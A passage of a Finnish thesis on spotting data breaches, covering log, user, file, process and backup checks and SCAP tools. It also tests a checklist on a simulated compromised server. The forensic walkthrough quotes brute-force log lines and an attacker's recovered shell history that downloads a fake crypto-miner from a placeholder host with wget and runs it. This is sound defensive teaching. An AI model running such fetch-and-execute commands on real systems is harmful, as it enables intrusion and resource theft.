Kuten aikaisemmin on todettu tietomurrot ovat viime vuosina vain yleistyneet ja tästä voidaan päätellä, että on vain ajan kysymys, milloin tietomurron kohteena on oman organisaation järjestelmä. Hyökkääjäryhmiä on monia ja käytössä on monia hyökkäysmenetelmiä kuten haittaohjelmia ja automatisoituja työkaluja. Vaikka puolustuskeinot kehittyvät niin myös hyökkääjien työkalut kehittyvät. Tämän kehityksen myötä menetelmät ja työkalut muuttuvat aina vain monimutkaisemmiksi suorana vastauksena tietoturvan kehitykseen. Hyvänä esimerkkinä toimii Googlen Project Zero -tiimin löytämät ”meltdown”- ja ”spectre” -haavoittuvuudet, jotka kohdistuvat menetelmiin, jonka pohjalta nykyiset prosessorit toimivat ja siis tämän takia kaikki nykyisiä prosessoreita käyttävät laitteet ovat näiden vaikutusten alaisia. (Project Zero 2018.)


4.1 Tietojärjestelmän tarkastaminen

Tietojärjestelmän tarkastaminen tulisi olla osa järjestelmän omaa ylläpitoa ja osa laadukkaan tietoturvan takaamista. Ylläpitäjän ei tulisi tarvita erillistä syytä tarkastaa järjestelmän tiedostoja tai seurata sen toimintaa tarkemmin, vaan tämän tulisi olla yleistä toimintaa. Joskus eteen tulee kuitenkin tilanteita tai tapahtumia, joiden johdosta voi joutua tarkastamaan järjestelmää normaalia tarkemmin tiettyjä merkkejä etsien. (VAHTI 2007, 66.)

Kuten aikaisemmin mainittu poikkeustilanteen sattuessa tulee tarkastaa järjestelmä. Tällaisen poikkeustilanteen voi aiheuttaa esimerkiksi käyttäjätunnuksen toiminnan lakkaaminen. Jos kyseessä on käyttäjätunnuksiin kohdistunut hyökkäys olisi myös asiallista tarkistaa käyttäjän henkilökohtainen tili haittaohjelmien varalta. Muita merkkejä voivat olla esimerkiksi järjestelmän hidastelu tai äkilliset toiminnan katkokset. Myös selainongelmat voivat viitata tietomurtoon ja toimenpiteittä kannattaa harkita.

4.2 Tarkastuksen kohteita

Selaimen tarkastaminen on hyvä suorittaa, sillä useammassa tietojärjestelmässä selain toimii käyttöliittymänä, joten tämä on yksi hyökkäyskohteista. Selaimen kautta voidaan saada selville mahdollinen tietomurto helposti. Kaksi selvintä tapausta, jotka viittaavat tietomurtoon ovat seuraavat: Selainohjelma ei pidä järjestelmää turvallisena ja estää siihen pääsyn. (kuva 2.) Toisessa tapahtumassa selain tai jokin selaimen sisäisistä linkeistä kuten nappi uudelle sivulle ohjaa ei-luotettavalle sivulle. Tätä voi indikoida esimerkiksi osoitteen etuliitteen muuttuminen.



Kuva 2. Esimerkki selainsivun varoituksesta.

Lokien tarkastaminen on yksi keskeisimmistä tehtävistä toimintapoikkeuksien tutkimisessa. Lokeja on kuitenkin erilaisia riippuen ympäristön arkkitehtuurista ja järjestelmätoteutuksesta. Ne voidaan jakaa ja luokitella usealla eri tavalla riippuen niiden tietosisällöstä. (VAHTI 2007, 67).

Tietomurtoa etsiessä lokeista kannattaa kiinnittää huomio seuraaviin asioihin: Järjestelmän komentohistoria kannatta käydä läpi jos sitä tallennetaan lokeihin, sillä sieltä voi nähdä esimerkiksi uusien käyttäjien luonnin tai oikeuksien muutokset; useita virheilmoituksia jotka sattuvat lyhyillä aikavälillä; useampi epäonnistunut sisäänkirjautuminen voi myös viitata hyökkäykseen. Jopa tietosisällön muokkaukset voivat tulla selville lokeista- esimerkiksi poistot ja lisäykset. Lokeja tarkastaessa kannatta myös huomioida mahdollinen lokien puute tai virheelliset aikaleimat. On tärkeää tietää mitä hakea. (OWASP 2017, 16.)


Tietokannan tarkastaminen: järjestelmän käyttämä tietokanta on myös tärkeä tarkastuskohde. Tietokantaa tutkiessa kannattaa pitää silmällä normista poikkeavia hakuja tai päivityksiä.

Käyttäjien tarkastaminen on osa käyttäjien toiminnan valvontaa. Käyttäjätietojen avulla voidaan selvittää, jos hyökkääjä saanut haltuunsa jo olemassa olevan käyttäjätunnuksen. Käyttäjätunnuksia valvoessa pyritään etsimään normista poikkeava käyttäytymistä tai muuttuneita oikeuksia. Järjestelmä kannatta tarkistaa myös uusien tuntemattomien tunnusten varalta. Riippuen järjestelmän kokoonpanosta nämä tiedot löytyvät usein lokeista. (Sutton 2014, 62-60.)

Tiedostojen tarkastamien suoritetaan tarkastamalla olemassa olevia tiedostoja muokkauksien varalta. Merkkejä tiedostojen muokkauksesta voivat tietenkin olla epätavallisen suuri tiedostokoko tai poikkeava muokkauspäivämäärä. Tiedostojen käyttöoikeuksia voi myös olla muokattu hyökkääjän käytön helpottamiseksi. Tiedostoja tarkastaessa kannatta myös tarkistaa, ettei laitteelle ole luotu uusia tiedostoja, sillä nämä voivat sisältää hyökkääjän luoman takaoven järjestelmään tai ne voivat olla haittaohjelman luomia tiedostoja. Myös tiedostojen yllättävä häviäminen on todennäköinen merkki tietomurrosta.

Prosessien tarkastaminen on tärkeää, koska useat haittaohjelmat asennettuaan laitteelle näkyvät muitten ohjelmien lailla erilaisina prosessina. Osa näistä ohjelmista on ohjelmoitu naamioitumaan yleisiksi tarpeellisiksi prosesseiksi. Hyvänä esimerkkinä haittaohjelmista, jotka luovat taustaprosessin, ovat virtuaalivaluutan louhintaan käytettävät ohjelmistot.

Windows-järjestelmässä on yleistä, että haittaohjelma naamioi prosessinsa svchost.exe nimisenä. Pääsyynä tähän on se, että kyseinen prosessi näkyy useasti prosessi listassa ja tästä johtuen haitallista prosessia voi olla vaikea tunnistaa. (Arntz 2016.)



Kuva 3. Windows Task Managerin prosessinäkymä.

Kuvassa 3 olevista prosesseista yksikään ei ole haittaohjelma. Miten haittaohjelman voi tunnistaa? Tähän on olemassa työkalut valmiina Windowsissa. Ensimmäinen ja helpoin keino on tarkistaa mitä palveluita svchost.exe alta löytyy. Seuraavaksi kannatta tarkistaa minkä käyttäjän alla prosessi on käytössä. Lopuksi on hyvä muistaa tarkastaessa prosessin ominaisuuksia, että Windowsin omat prosessit sisältävät aina arvon -k komentorivissä seuraavasti: “C:\Windows\System32\svchost.exe -k” (Arntz 2016.)

Varmuuskopiota voidaan käyttää rajapintana etsiessä tietomurtoa. Turvallisesti säilytetyn varmuuskopion kautta voidaan nähdä, mitkä tiedostot kuuluvat järjestelmälle ja mitkä eivät. Kuitenkin varmuuskopiota on vaikea hyödyntää, jos sen kunto on epävarma. Siksi on suositeltavaa verrata aikavälejä, jolloin varmuuskopio on luotu ja aikaa jolloin tietomurto on ollut aktiivisena.

Jatkuva tarkastamisen suorittaminen on ylläpidolle usein raskas ja aikaa vievä tehtävä, jota ei voi suorittaa päivittäin. Usein se suoritetaan vain tietyin aikavälein tai poikkeusten sattuessa. Tästä huolimatta on kuitenkin suoritettava jatkuvaa tarkastamista ja seurantaa. Tietojärjestelmien puolella tämä kuitenkin tarkoittaa pääsääntöisesti järjestelmän toiminnan seuraamista äkkinäisten muutoksien tai toiminnallisten häiriöiden varalta. Hyvät ylläpitokäytännöt ovat suunnitelmallisia, vastuuntuntoisia ja ammattitaitoisia.

Tarkastuslista

Tämän luvun tietojen pohjalta on kasattu varsinainen tarkastuslista tietomurtojen merkeistä (liite 1). Tarkastuslistaa käytettäessä on muistettava, että se on tarkoitettu ohjaavaksi työkaluksi järjestelmäylläpitäjän suorittamaan tarkastukseen mahdollisen tietomurto epäilysten yhteydessä.

4.3 Avustava ohjelmisto

Vaikka opinnäytetyön pääkohtana on listaus, jota järjestelmävalvoja voi hyödyntää käsin tehtävän tarkastuksen yhteydessä on kuitenkin hyvä muistaa, että olemassa on työkaluja ja ohjelmistoja, jotka voivat helpottaa ja nopeuttaa tätä prosessia. Vaikka ohjelmistot eivät ole täydellisiä uhkien havaitsemisessa ja tunnistamisessa ei myöskään ihminen pysty vastaamaan tietokoneen tehokkuutta kaikissa olosuhteissa ja sivistyneimmät haittaohjelmat pystyvät naamioitumaan yllättävän tehokkaasti. Menetelmää, joka hyödyntää molempia ohjelmistoa ja käyttäjää, voidaan myös kutsua niin sanotuksi ”man and machine” metodiksi. (F-secure 2016.)

Tässä osiossa käyn lyhyesti läpi esimerkkiohjelmiston, joka helpottaa ja nopeuttaa tarkistusprosessia. Tarkoituksena on selvittää millä perusteilla ohjelma toimii ja miten sitä voidaan hyödyntää. On muistettava ei ole yhtä oikeaa menetelmää hoitaa tietoturvaa ja kyseinen ohjelmisto voi olla hyödyllinen, kun yrittää löytää omalle organisaatiolleen sopivaa menetelmää.


4.3.1 SCAP

SCAP ei ole ohjelmisto mutta sen pohjalta on luotu ohjelmistoja. SCAP:n tarkoitus on soveltaa jo valmiiksi hyväksyttyjä tietoturvastandardeja ja -menetelmiä organisaatiolle, jotka eivät ole ottaneet näitä käyttöön tai niille, joissa ne ovat heikosti toteutettu. Toisin sanoen SCAP mahdollistaa järjestelmäylläpitäjien tarkastaa laitteita ja ohjelmistoja ennalta määrättyjä tietoturvarajapintoja vastaan selvittääkseen ovatko asetukset ja ohjelmistopäivitykset eheitä. (NIST 2017.)


SCAP sisältää kaksi pääkomponenttia: SCAP-sisältö ja SCAP-skannerit. SCAP-sisältömoduulit ovat vapaasti saatavilla olevaa sisältöä, jotka NIST ja sen kumppanit ovat kehittäneet. Moduulit ovat kasattu ”turvallisista” kokoonpanoista, joista NIST ja SCAP kumppanit ovat sopineet. SCAP-skannerit käyttävät näitä moduuleja ja palvelimia jotka käyttävät niitä rajapintana. SCAP-skannerit ovat työkaluja, joiden avulla voidaan verrata kohdelaitetta tai ohjelmiston kokoonpanoa SCAP-rajapintaa vasten. Osa näistä työkaluista pystyy myös korjaamaan kohteen rajapinnan pohjalta. Markkinoilla on monia SCAP-skannereita joista osa maksullisia ja osa ilmaisia, eSCAPe Content Editor on yksi tällainen työkalu. (NIST 2017.)

4.3.2 Ohjelmisto-esimerkki: eSCAPe Content Editor

G2:n eSCAPe-sovellusta käytetään SCAP-tiedostojen luomiseen ja muokkaamiseen. Ohjelma sisältää kaksi käyttöliittymää SCAP-tiedostojen luontiin. Ensimmäinen on niin sanottu perusnäkymä (kuvat 4, 5), jonka kautta käyttäjä saa käyttöönsä suurimman osan editorin ominaisuuksista. Wizard-näkymä on suunniteltu nopeaan SCAP-sisällön luontiin ja sisältää rajatun määrän ominaisuuksia. Tämän näkymä on kuitenkin erinomainen SCAP-sisällön luomiseen, jota käytetään yksinkertaisiin tehtäviin kuten esimerkiksi haittaohjelma tarkastukseen. (G2 Inc, 2017.)



Kuva 4. eSCAPe Content Editorin editoriikkuna (G2 Inc. 2017).



Kuva 5. eSCAPe Content Editorin kirjastoikkuna (G2 Inc. 2017).

4.4 Sähköisen aineiston tutkinta

Sähköisen aineiston tutkinta, myös tunnettu nimityksellä digitaalinen forensiikka (digital forensics), on viime vuosina nousussa ollut erikoisala. Tämä ala on noussut esiin vastauksena jatkuvasti kasvavaan kyberrikollisuuteen. Digitaalinen forensiikka keskittyy pääsääntöisesti tietomurron löytöön, tietomurron vahinkojen arviointiin ja tietomurtojen syyn selvitykseen suuremmalla tarkkuudella verrattuna tietojärjestelmän ylläpitoon. Neljä pääaluetta, jolla ala toimii ovat laitetutkinta, verkkotutkinta, data-analyysi ja mobiililaitteiden tutkinta. (Arntz 2018.)

Sähköisen aineiston tutkinta ei kuitenkaan ole kyky tai menetelmä saada kaikkea tietoa siitä mitä on tapahtunut tai voi tapahtua laitteelle, ohjelmistolle tai järjestelmälle. Yhdelläkään käyttäjällä ei ole täydellistä tietoa kaikesta mitä laitteella tapahtuu tai on tapahtunut, vaikka tietyt asiat voidaan tietää tai arvata. Menetelmät, joilla tieto saadaan, vaativat usein myös erikoistietoa, ohjelmistoa tai jopa yksittäisten laitteen osien tutkimista ja data-analysointia. (Vacca 2013, 223.)

Digitaalinen forensiikka toimii pääasiassa kyberturvallisuusalan tukena. Ala tarjoaa paljon tarvittavaa tietoa kyberturva-ammattilaisille olemassa olevista uhista, kuinka ne toimivat, miten niitä voidaan estää ja mitä kautta hyökkäys saattaa tapahtua. Johtopäätöksenä siis molemmat alat toimivat läheisessä yhteistyössä keskenään, sillä digitaalisen forensiikan kautta saadaan paljon tietoa murroista ja rikoksista jotka ovat liitoksissa digitaalisiin laitteisiin. (Arntz 2018.)

5 TARKASTUSLISTAN TESTAUS

5.1 Testiympäristö

Tarkastuslistaa (Liite 1.) testattiin Linux-pohjaisella testipalvelimella, joka on tarkoitettu testiä varten. Palvelinta ylläpidetään SSH (Secure Socket Shell) -etäyhteyspalvelun kautta. Palvelimella toimi www-palvelu, jolla on useita käyttäjiä. Testausta varten palvelimelle luotiin simuloitu haittaohjelma. Testiin osallistui testiympäristön laatija, ylläpitäjä ja opinnäytetyönkirjoittaja. Osa luvun sisältävästä tiedosta on muokattu tiedon arkaluontoisuuden takia julkaisuehtojen mukaiseksi.


Testauksen helpottamiseksi testiympäristön laatija tuotti harjoitusmuotoisen tilannekuvauksen. Tarkoituksena on antaa testille selvempi aloituskohta. Testiympäristössä käytettiin selkeitä tiedostonimiä ja simuloitu haittaohjelma on yksinkertainen demo-ohjelma, joka ei sisällä toimivaa haittakoodia. Tarkoituksena tälle oli estää oikean vahingon tuottaminen ja mahdollistaa testin sujuva eteneminen.

5.2 Tarkastusprosessi

Järjestelmän tarkastamisessa pyrittiin seuraamaan tarkastuslistan (Liite 1.) eri osia. Kuitenkin jo tehtävänannon kuvaama käyttäjäpalaute ohjasi tutkimaan järjestelmän tiettyjä osia ensin. Tämä toi ilmi käyttäjäpalautteen tärkeyden tietojärjestelmäntarkastuksessa ja kuinka usein ”ulkoiset” osapuolet ovat tahot jotka huomaavat merkkejä tietomurrosta ensin, vaikka eivät aina suoraan. Tarkastuksen etenemisen kuvauksesta jää mainitsematta tarkastuslistassa mainittu selaimen tarkastus. Tarkastuksen aikana todettiin selainkomponentit toimiviksi ja raportoitava sisältö osa-alueesta todettiin tarpeettomaksi.

5.2.1 Selvitystyön aloitus

Harjoitus aloitettiin tilannekuvauksella, jonka mukaan käyttäjät ovat ilmoittaneet ylläpitäjälle järjestelmän hidastelusta. Käyttäjäpalautteen myötä päätimme poiketa tarkastuslistan kulusta ja aloitimme selvittämällä mistä järjestelmän hidastelu johtuu tutkimalla käynnissä olevia prosesseja. Linuxin *top* -komennon avulla saadaan näkyviin käynnissä olevat prosessit (kuva 6).



Kuva 6. Palvelimen prosessit.

Prosessilistaa tutkiessa löydettiin nopeasti oudosti nimetty (*TuasCryptoMiner*) prosessi, joka käytti 99,5% prosessorin tehoista (kuva 6). Prosessia ajettiin *testuser*-tunnuksella. Testikäyttäjä on normaali tunnus, joka on jäänyt palvelimelle. Joka tapauksessa pystyimme tässä vaiheessa todentamaan haittaohjelman olemassaolon ja vaarantuneen käyttäjätunnuksen.

5.2.2 Käyttäjätunnus ja lokit

Prosessien kautta saadaan siis selville käyttäjätunnus, jonka kautta haittaohjelma on ajettu. Lokien kautta aloitimme selvittämään mitä kyseiselle käyttäjätunnukselle on tapahtunut ja mitä kyseisellä tunnuksella oli järjestelmässä tehty. Ajamalla *tail* -komennon haimme tietoa *testuserin* kirjautumishistoriasta. Ajetun komennon kokonaisuus ja saadut tulosteet olivat seuraavat.

root@testipalvelin:/home# tail /var/log/auth.log | grep testuser

Apr 6 08:50:14 testipalvelin sshd[4530]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=<attacker_ip> user=testuser
Apr 6 08:50:15 testipalvelin sshd[4530]: Failed password for testuser from <attacker_ip> port 22625 ssh2
Apr 6 08:50:19 testipalvelin sshd[4530]: Failed password for testuser from <attacker_ip > port 22625 ssh2
Apr 6 08:50:22 testipalvelin sshd[4530]: Failed password for testuser from <attacker_ip > port 22625 ssh2
Apr 6 08:50:24 testipalvelin sshd[4530]: Failed password for testuser from <attacker_ip > port 22625 ssh2
Apr 6 08:50:33 testipalvelin sshd[4530]: Accepted password for testuser from <attacker_ip > port 22625 ssh2

Apr 6 08:50:33 testipalvelin sshd[4530]: pam_unix(sshd:session): session opened for user testuser by (uid=0)
Apr 6 08:50:33 testipalvelin systemd-logind[547]: New session 22622 of user testuser.
Apr 6 08:50:33 testipalvelin systemd: pam_unix(systemd-user:session): session opened for user testuser by (uid=0)

Historiasta näimme, että tunnukselle oli yritetty kirjautua useampaan kertaan. Tämän tyylinen tapahtuma voisi mahdollisesti viitata varastettuun tunnukseen tai brute-force hyökkäykseen. Brute-force hyökkäyksessä hyökkääjä yrittää useaa salasanaa peräkkäin toivoen, että joku näistä toimisi. Kuitenkin epämääräisestä käytöksestä näimme milloin hyökkääjä on päässyt kirjautumaan tunnukselle ja millä aikavälillä hyökkääjä oli aktiivisena järjestelmässä. Tämän jälkeen siirryimme tutkimaan tarkemmin hyökkääjän toimintaa ja mitä komentoja hän oli mahdollisesti ajanut. Tämä tapahtui katsomalla komentohistoriaa nano-tekstieditorilla tiedostosijainnista */home/testuser/.bash_history*. Täältä saamme seuraavan tulosteen.

wget -O /home/testuser/TUASCryptoMiner https://placeholder.ip/HackedServer/TUASCryptoMiner
chmod +x TUASCryptoMiner
./TUASCryptoMiner &

Komentohistoriasta selvisi, että onnistuneen kirjautumisen jälkeen hyökkääjä oli ladannut erilliseltä kaapatulta www-palvelimelta haittaohjelman *wget* komennolla. Haittaohjelmalle oli asetettu ajo-oikeudet komennolla *chmod +x*, tämän jälkeen ohjelma oli laitettu päälle ja hyökkääjä poistui palvelimelta. Tarkastimme myös */etc/passwd* tiedoston ylimääräisten tunnusten varalta mutta todisteita muokkauksesta ei löytynyt.

5.2.3 Haittaohjelma

Tässä tapauksessa haittaohjelma sijaitsee */home/testuser/TUASCryptoMiner* tiedostopolun alla. Tarkemman tutkimisen jälkeen voidaan todeta, että kyseessä on kryptovaluutan louhimiseen tarkoitettu haittaohjelma (kuva 7).

```
#!/bin/bash
#    Contents of TUASCryptoMiner
#    For the love of money!
Starting TUASCryptoMiner
...
Connecting crypto-service
...
For the love of money, start mining
...
Mining...

# end of code
```

Kuva 7. Haittaohjelmatiedoston sisältö.

On myös mahdollista etsiä muita haittaohjelmia ja vaarantuneita tiedostoja luomalla hakurajapinta hyökkääjän aktiivisen ajan mukaan. Kyseisellä menetelmällä voidaan helposti löytää uusia ja muokattuja tiedostoja. Tätä menetelmää ei kuitenkaan harjoituksen aikana käytetty aikarajoitteiden takia ja harjoituksen kokonaisuuden vuoksi.

5.2.4 Varmuuskopio ja lopputoimenpiteet

Viimeisessä vaiheessa tarkastusta päätettiin tarkistaa varmuuskopion tilanne. Selviää, että varmuuskopio on tehty ennen kuin hyökkääjä on päässyt kirjautumaan palvelimella ja uutta varmuuskopiota ei ole vielä tehty. Tämä on todettavissa seuraavasta tulosteesta.

*root@testipalvelin:/# diff --brief -r /home/testuser/ /backup_storage/testuser_home_backup_*20180405 /
Only in /home/testuser/: TUASCryptoMiner
root@testipalvelin:/#

Kun viimeiset tarkastettavat asiat on hoidettu, harjoitus siirtyy järjestelmän siivoamiseen. harjoituksen yksinkertaisuuden vuoksi yksinkertaiset toimenpiteet riittävät, joten siivous hoituu sulkemalla haittaohjelman prosessi, poistamalla haittaohjelman tiedostot ja muuttamalla käyttäjätunnus ja salasana. Varmuuskopio todettiin olevan turvassa, joten tätä voidaan myös hyödyntää ja palauttaa järjestelmä varmuuskopion kautta. Tässä on kuitenkin muistettava, että varmuuskopio sisältää hyökkääjän tietämän käyttäjä tunnuksen ja salasanan, joten ne on muutettava.

5.3 Havaintoja

Lokeja tutkiessa heräsi huomio mahdollisesta lokitietojen puutteesta ja mahdollisuuksista laajentaa lokien sisältöä sisältämään esimerkiksi aikaleimaukset toiminnasta. Ajatuksena oli myös hyökkääjän mahdollisuudet muokata tai tuhota lokitietoa ja kuinka tämän voisi mahdollisesti estää lokien keskitetyllä säilytyksellä, vaikka erillisällä palvelimella.

Keskustelua oli myös ylläpitäjän toimista ja vastuusta aikaisessa tietomurron havaitsemisessa ja sen estossa. Harkintaan tuotiin myös prosessorikuorman ja muun statistiikan seuranta ja näihin liittyvät automaattiset hälytykset. Pääsyoikeuksien puolesta kysymyksenä oli toimenpiteet kirjautumisen rajoituksista. Mahdollisena ratkaisuna olisi määritellä millä tunnuksilla pystyisi järjestelmää hallitsemaan ja kuinka tällä voitaisiin rajoittaa ylimääräisten yhteyksiä määriä. Tunnusten käyttö tarkoitus olisi hyvä määrittää tietojärjestelmän ylläpitosäännöissä.

Käyttäjätunnuksista ja niiden hallinnoinnista havaintoja, jotka tuotiin esiin, olivat heikot salasanat, kirjautumisen hetkellinen esto ja rajoitus millä tunnuksilla on pääsy järjestelmän hallintaan. Heikot salasanat voitaisiin hoitaa määrittelemällä tietojärjestelmälle salasanavaatimukset ja konfiguroida niin, että ne noudattavat määritystä. Hetkellinen tunnuksien lukitseminen liian monen virheellisen kirjautumisen yhteydessä rajoittaisi bruteforce hyökkäyksen tehokkuutta.

